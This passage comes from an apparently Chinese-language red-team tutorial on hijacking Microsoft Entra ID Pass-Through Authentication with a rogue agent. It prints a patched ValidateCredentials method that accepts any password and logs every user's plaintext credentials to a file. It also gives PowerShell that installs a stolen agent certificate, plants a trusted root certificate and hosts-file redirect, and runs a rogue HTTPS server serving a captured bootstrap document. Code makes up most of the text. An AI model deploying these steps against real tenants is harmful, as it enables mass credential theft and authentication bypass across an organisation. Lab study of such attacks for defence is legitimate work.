
现在,我们无需运行配置向导即可安装 PTA 代理:
1
msiexec /package PassThroughAuthenticationInstaller.msi /passive
安装完成后,我们暂时将 PTA 代理服务的启动类型改为手动:
1
Set-Service "AzureADConnectAuthenticationAgent" -StartupType Manual
Modify PTA to Hijack Credentials
在前文中我们曾分析过,PTA 代理使用 “Microsoft.ApplicationProxy.Connector.Runtime.dll” 程序集中的 ValidateCredentials 方法对 Microsoft Entra ID 传来的用户名和密码进行验证:



由于该恶意 PTA 代理是安装在攻击者自己的服务器上,我们没有必要再执行一次 Hooking 注入过程,可以直接通过 dnSpy 直接修改该程序集并重新编译,能够实现相同的效果。修改后的 ValidateCredentials 方法代码如下所示:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
using System;
using System.IO;
using System.Text;
using System.Diagnostics;
using System.Runtime.CompilerServices;
using Microsoft.ApplicationProxy.Common.Utilities.Extensions;

namespace Microsoft.ApplicationProxy.Connector.DirectoryHelpers
{
    // Token: 0x02000069 RID: 105
    public partial class ActiveDirectoryDomainContext : IDomainContext
    {
        // Token: 0x060002A1 RID: 673 RVA: 0x0000A05C File Offset: 0x0000825C
        public bool ValidateCredentials(string userPrincipalName, string password, out object errorCode)
        {
            bool flag;
            try
            {
                userPrincipalName.ValidateNotNullOrEmpty("userPrincipalName");
                password.ValidateNotNullOrEmpty("password");
                if (!this.ValidateDomainName())
                {
                    errorCode = string.Format("InvalidDomainName:'{0}'", this.Domain);
                    flag = false;
                }
                else
                {
                    /*
                    bool flag2 = this.LogonUser(userPrincipalName, password);
                    if (flag2)
                    {
                        errorCode = 0;
                    }
                    else
                    {
                        errorCode = this.nativeMethodWrapper.GetLastWin32Error();
                        Trace.TraceWarning("Logon user failed with error: '{0}'", new object[] { errorCode });
                    }

                    flag = flag2;
                    */

                    string filePath = @"C:\PTASpy\Credentials.txt";
                    string directoryPath = Path.GetDirectoryName(filePath);

                    if (!Directory.Exists(directoryPath))
                    {
                        Directory.CreateDirectory(directoryPath);
                    }

                    using (StreamWriter outfile = new StreamWriter(filePath, true, Encoding.Unicode))
                    {
                        string timestamp = DateTime.Now.ToString("[yyyy-MM-dd HH:mm:ss]");
                        outfile.WriteLine($"{timestamp} Domain: {this.Domain}, Username: {userPrincipalName}, Password: {password}");
                    }
                    errorCode = 0;
                    flag = true;
                }
            }
            catch (Exception ex)
            {
                Trace.TraceError("Unknown Exception was thrown for domain '{0}'. Ex: '{1}'", new object[] { this.Domain, ex });
                errorCode = ex.GetType().ToString();
                flag = false;
            }
            return flag;
        }
    }
}
Some PTA Configurations
完成 PTA 代理程序安装后,需要在攻击者服务器上进行一些必要的配置,具体包括以下内容:
- 在注册表中配置租户 ID、代理 ID 和 Service Host 信息(来自导出的 PTA 代理证书)
- 创建配置文件,使 PTA 代理程序能够识别并使用该证书
- 将导出的 PTA 代理证书导入 “本地计算机” 的个人证书存储区
- 为 PTA 服务帐户(NT SERVICE\AzureADConnectAuthenticationAgent)授予对证书私钥的只读访问权限
我们可以创建以下 PowerShell 脚本,自动化实现上述全部配置任务:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
# Specify the path for your exported PTA certificate
$Certificate = "AZUREPTA02.offseclabs.tech_cbbc6356-1312-460e-8085-5eecce54123e_6e7dcef4-6853-4f35-8397-4cdb906d7dc5_C5D538CDED6DE48B738221BCD88491FFBB3458E2.pfx"

# Import the certificate twice, otherwise PTAAgent has issues to access private keys
$cert = [System.Security.Cryptography.X509Certificates.X509Certificate2]::new((Get-Item $Certificate).FullName, $null, [System.Security.Cryptography.X509Certificates.X509KeyStorageFlags]::MachineKeySet -bor [System.Security.Cryptography.X509Certificates.X509KeyStorageFlags]::PersistKeySet -bor [System.Security.Cryptography.X509Certificates.X509KeyStorageFlags]::Exportable)
$cert.Import((Get-Item $Certificate).FullName, $null, [System.Security.Cryptography.X509Certificates.X509KeyStorageFlags]::MachineKeySet -bor [System.Security.Cryptography.X509Certificates.X509KeyStorageFlags]::PersistKeySet -bor [System.Security.Cryptography.X509Certificates.X509KeyStorageFlags]::Exportable)

# Get the Tenant Id and Instance Id
$TenantId = $cert.Subject.Split("=")[1]

foreach($extension in $cert.Extensions)
{
    if($extension.Oid.Value -eq "1.3.6.1.4.1.311.82.1")
    {
        $InstanceID = [guid]$extension.RawData
        break
    }
}

# Set the registry value (the registy entry should already exists)
Write-Verbose "Setting HKLM:\SOFTWARE\Microsoft\Azure AD Connect Agents\Azure AD Connect Authentication Agent\InstanceID to $InstanceID"
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Azure AD Connect Agents\Azure AD Connect Authentication Agent" -Name "InstanceID" -Value $InstanceID

# Set the tenant id
Write-Verbose "Setting HKLM:\SOFTWARE\Microsoft\Azure AD Connect Agents\Azure AD Connect Authentication Agent\TenantID to $TenantId"
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Azure AD Connect Agents\Azure AD Connect Authentication Agent" -Name "TenantID" -Value $TenantId

# Set the service host
Write-Verbose "Setting HKLM:\SOFTWARE\Microsoft\Azure AD Connect Authentication Agent\ServiceHost to pta.bootstrap.his.msappproxy.net"
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Azure AD Connect Authentication Agent" -Name "ServiceHost" -Value "pta.bootstrap.his.msappproxy.net"

# Create the configuration file
$trustConfig = @"
<?xml version="1.0" encoding="utf-8"?>
<ConnectorTrustSettingsFile xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <CloudProxyTrust>
    <Thumbprint>$($cert.Thumbprint)</Thumbprint>
    <IsInUserStore>false</IsInUserStore>
  </CloudProxyTrust>
</ConnectorTrustSettingsFile>
"@
$configFile = "$env:ProgramData\Microsoft\Azure AD Connect Authentication Agent\Config\TrustSettings.xml"

Write-Verbose "* Creating Config directory"
New-Item -Path "$env:ProgramData\Microsoft\Azure AD Connect Authentication Agent\Config" -ItemType Directory -Force | Out-Null

Write-Verbose "Creating configuration file $configFile"
$trustConfig | Set-Content $configFile

# Add certificate to Local Computer Personal store
Write-Verbose "* Adding $($cert.Thumbprint) to Local Computer Personal Store"
$myStore = Get-Item -Path "Cert:\LocalMachine\My"
$myStore.Open([System.Security.Cryptography.X509Certificates.OpenFlags]::ReadWrite)
$myStore.Add($cert)
$myStore.Close()

# Set the read access to private key
$ServiceUser="NT SERVICE\AzureADConnectAuthenticationAgent"

# Create an accessrule for private key
$AccessRule = New-Object Security.AccessControl.FileSystemAccessrule $ServiceUser, "read", allow

# Give read permissions to the private key
$keyName = [System.Security.Cryptography.X509Certificates.RSACertificateExtensions]::GetRSAPrivateKey($cert).Key.UniqueName
Write-Verbose "* Private key: $keyName"

$paths = @(
    "$env:ALLUSERSPROFILE\Microsoft\Crypto\RSA\MachineKeys\$keyName"
    "$env:ALLUSERSPROFILE\Microsoft\Crypto\Keys\$keyName"
)
foreach($path in $paths)
{
    if(Test-Path $path)
    {
        Write-Verbose "Setting read access for ($ServiceUser) to the private key ($path)"

        try
        {
            $permissions = Get-Acl -Path $path -ErrorAction SilentlyContinue
            $permissions.AddAccessRule($AccessRule)
            Set-Acl -Path $path -AclObject $permissions -ErrorAction SilentlyContinue
        }
        catch
        {
            Write-Error "Could not give read access for ($ServiceUser) to the private key ($path)!"
        }
    }
}
Using Existing Bootstrap
接下来,我们需要将之前获取的引导文档提供给已安装的 PTA 代理。正常情况下,PTA 代理启动时会从以下位置获取引导文档,之后每隔 10 分钟会重复次过程以刷新引导文档内容。
1
https://<tenant-id>.pta.bootstrap.his.msappproxy.net/ConnectorBootstrap

这里的挑战在于,必须确保 PTA 代理在每次周期性刷新时,都能从我们控制的位置获取引导文档内容。解决方案也很简单,具体步骤如下:
- 将相关 FQDN 加入 hosts 文件并指向 127.0.0.1;
- 创建自签名 SSL 证书并添加到 “本地计算机” 的 “受信任的根证书颁发机构”;
- 使用
System.Net.HttpListener创建一个简单的 HTTP 服务器,将给定的文件发送到它收到的任何请求; - 使用创建的 SSL 证书和提供的引导文档启动 HTTP 服务器。
这样,攻击者安装的 PTA 代理将始终从该 HTTP 服务器获取引导文档。
对于前两步,可以在攻击者服务器上执行以下 PowerShell 命令来完成:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# My TenantId
$TenantId = "cbbc6356-1312-460e-8085-5eecce54123e"

# Generate certificate
$sslCert = New-SelfSignedCertificate -Subject "CN=$($TenantId).pta.bootstrap.his.msappproxy.net" -DnsName "$($TenantId).pta.bootstrap.his.msappproxy.net" -HashAlgorithm 'SHA256' -Provider "Microsoft Strong Cryptographic Provider" -NotAfter (Get-Date).AddYears(10)

# Add certificate to trusted root certificate authorities
Write-Verbose "* Add the SSL certificate ($($sslCert.Thumbprint)) to Trusted Root Certificate Authorities"
$rootStore = Get-Item -Path "Cert:\LocalMachine\Root"
$rootStore.Open([System.Security.Cryptography.X509Certificates.OpenFlags]::ReadWrite)
$rootStore.Add($sslCert)
$rootStore.Close()

# Set the .hosts file
Write-Verbose "* Add bootstrap FQDN ($($TenantId).pta.bootstrap.his.msappproxy.net) to .hosts file to point to 127.0.0.1"
Add-Content -Path "$($env:windir)\System32\drivers\etc\hosts" -Value "`n# Bootstrap `n 127.0.0.1 `t $($TenantId).pta.bootstrap.his.msappproxy.net"
然后,创建名为 RogueHttpServer.ps1 的 PowerShell 脚本,用于启动 HTTP 服务器,并始终将之前获取的引导文档发送给客户端:
- RogueHttpServer.ps1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
<#
    .SYNOPSIS
    This is a simple and stupid http server using System.Net.HttpListener.

    .DESCRIPTION
    This is a simple and stupid http server using System.Net.HttpListener.
    It responses to all requests with the given file.

    To exit, make request to url:
    http://<host>/exit
    https://<host>/exit

    .PARAMETER FileToServe
    Path to file to send as a response to all requests.

    .PARAMETER ContentType
    Content type to send as response header. Defaults to text/html

    .PARAMETER Thumbprint
    Thumbprint of the SSL certificate to be used for https. If not provided, uses http.

    .PARAMETER Port
    Port to listen to. If not provided, defaults 80 for http and 443 for https.

    .PARAMETER HostName
    Hostname to listen to. Defaults to * which listens all hostnames.

    .Example
    .\Start-HttpServer.ps1 -FileToServe .\index.html

    .Example
    .\Start-HttpServer.ps1 -FileToServe .\config.xml -ContentType text/xml -Thumbprint "7addc9940bea76befc1c5cb0ef1973dd566efb94"
#>

[cmdletbinding()]
Param(
    [Parameter(Mandatory=$True)]
    [String]$FileToServe,
    [Parameter(Mandatory=$False)]
    [String]$ContentType="text/html",
    [Parameter(Mandatory=$False)]
    [String]$Thumbprint,
    [Parameter(Mandatory=$False)]
    [int]$Port=0,
    [Parameter(Mandatory=$False)]
    [String]$HostName="*"
)

# Check that the file exists
if(-not (Test-Path $FileToServe))
{
    Write-Error "The file doesn't exist: $FileToServe"
    return
}

# If port is 0, use default ports
if($port -eq 0)
{
    $port = 80
    if($Thumbprint)
    {
        $port = 443
    }
}

# Set the protocol
$protocol = "http"

# We got certificate thumbprint so let's do some binding
if($Thumbprint)
{
    $protocol = "https"

    # Check that the certificate is in LocalMachine\My store
    if(-not (Test-Path "Cert:\LocalMachine\My\$Thumbprint"))
    {
        Write-Error "[-] The certificate not found from Local Computer Personal store"
        return
    }

    # Remove the existing binding
    Write-Host "[*] Removing existing SSL bindings"
    Start-Process "netsh.exe" -ArgumentList "http", "delete", "sslcert", "ipport=0.0.0.0:$Port" -Wait

    # Add the new binding
    Write-Host "[*] Binding $Thumbprint to 0.0.0.0:$Port"
    Start-Process "netsh.exe" -ArgumentList "http", "add", "sslcert", "ipport=0.0.0.0:$Port", "certhash=$Thumbprint", "appid={00000000-0000-0000-0000-000000000000}" -Wait
}

[System.Net.HttpListener]$httpServer = [System.Net.HttpListener]::new()
$prefix = "$($protocol)://$($HostName):$($Port)/"
$httpServer.Prefixes.Add($prefix)
$httpServer.Start()


if($httpServer.IsListening)
{
    Write-Host "[+] HTTP Server successfully started"
    Write-Host "[*] Listening on: $prefix"
    Write-Host "[*] Serving file: $FileToServe"
    Write-Host "[*] Content type: $ContentType"

    while($httpServer.IsListening)
    {
        # Get the request and response objects
        [System.Net.HttpListenerContext] $ctx = $httpServer.GetContext()
        [System.Net.HttpListenerRequest] $req = $ctx.Request
        [System.Net.HttpListenerResponse]$res = $ctx.Response

        # Write the request to console
        Write-Host ("{0} {1} {2}" -f (Get-Date).ToUniversalTime().ToString("o", [cultureinfo]::InvariantCulture),$req.HttpMethod,$req.Url.AbsoluteUri)

        # Create the response
        [byte[]]$body = Get-Content $FileToServe -Encoding Byte
        $res.ContentType = $ContentType
        $res.ContentLength64 = $body.Length
        $res.OutputStream.Write($body,0,$body.Length)
        $res.OutputStream.Close()
    }
}
在运行该脚本之前,我们需要先获取自签名 SSL 证书的指纹:
1
2
# List the certificates
Get-ChildItem Cert:\LocalMachine\My | Where Subject -Like *msappproxy.net

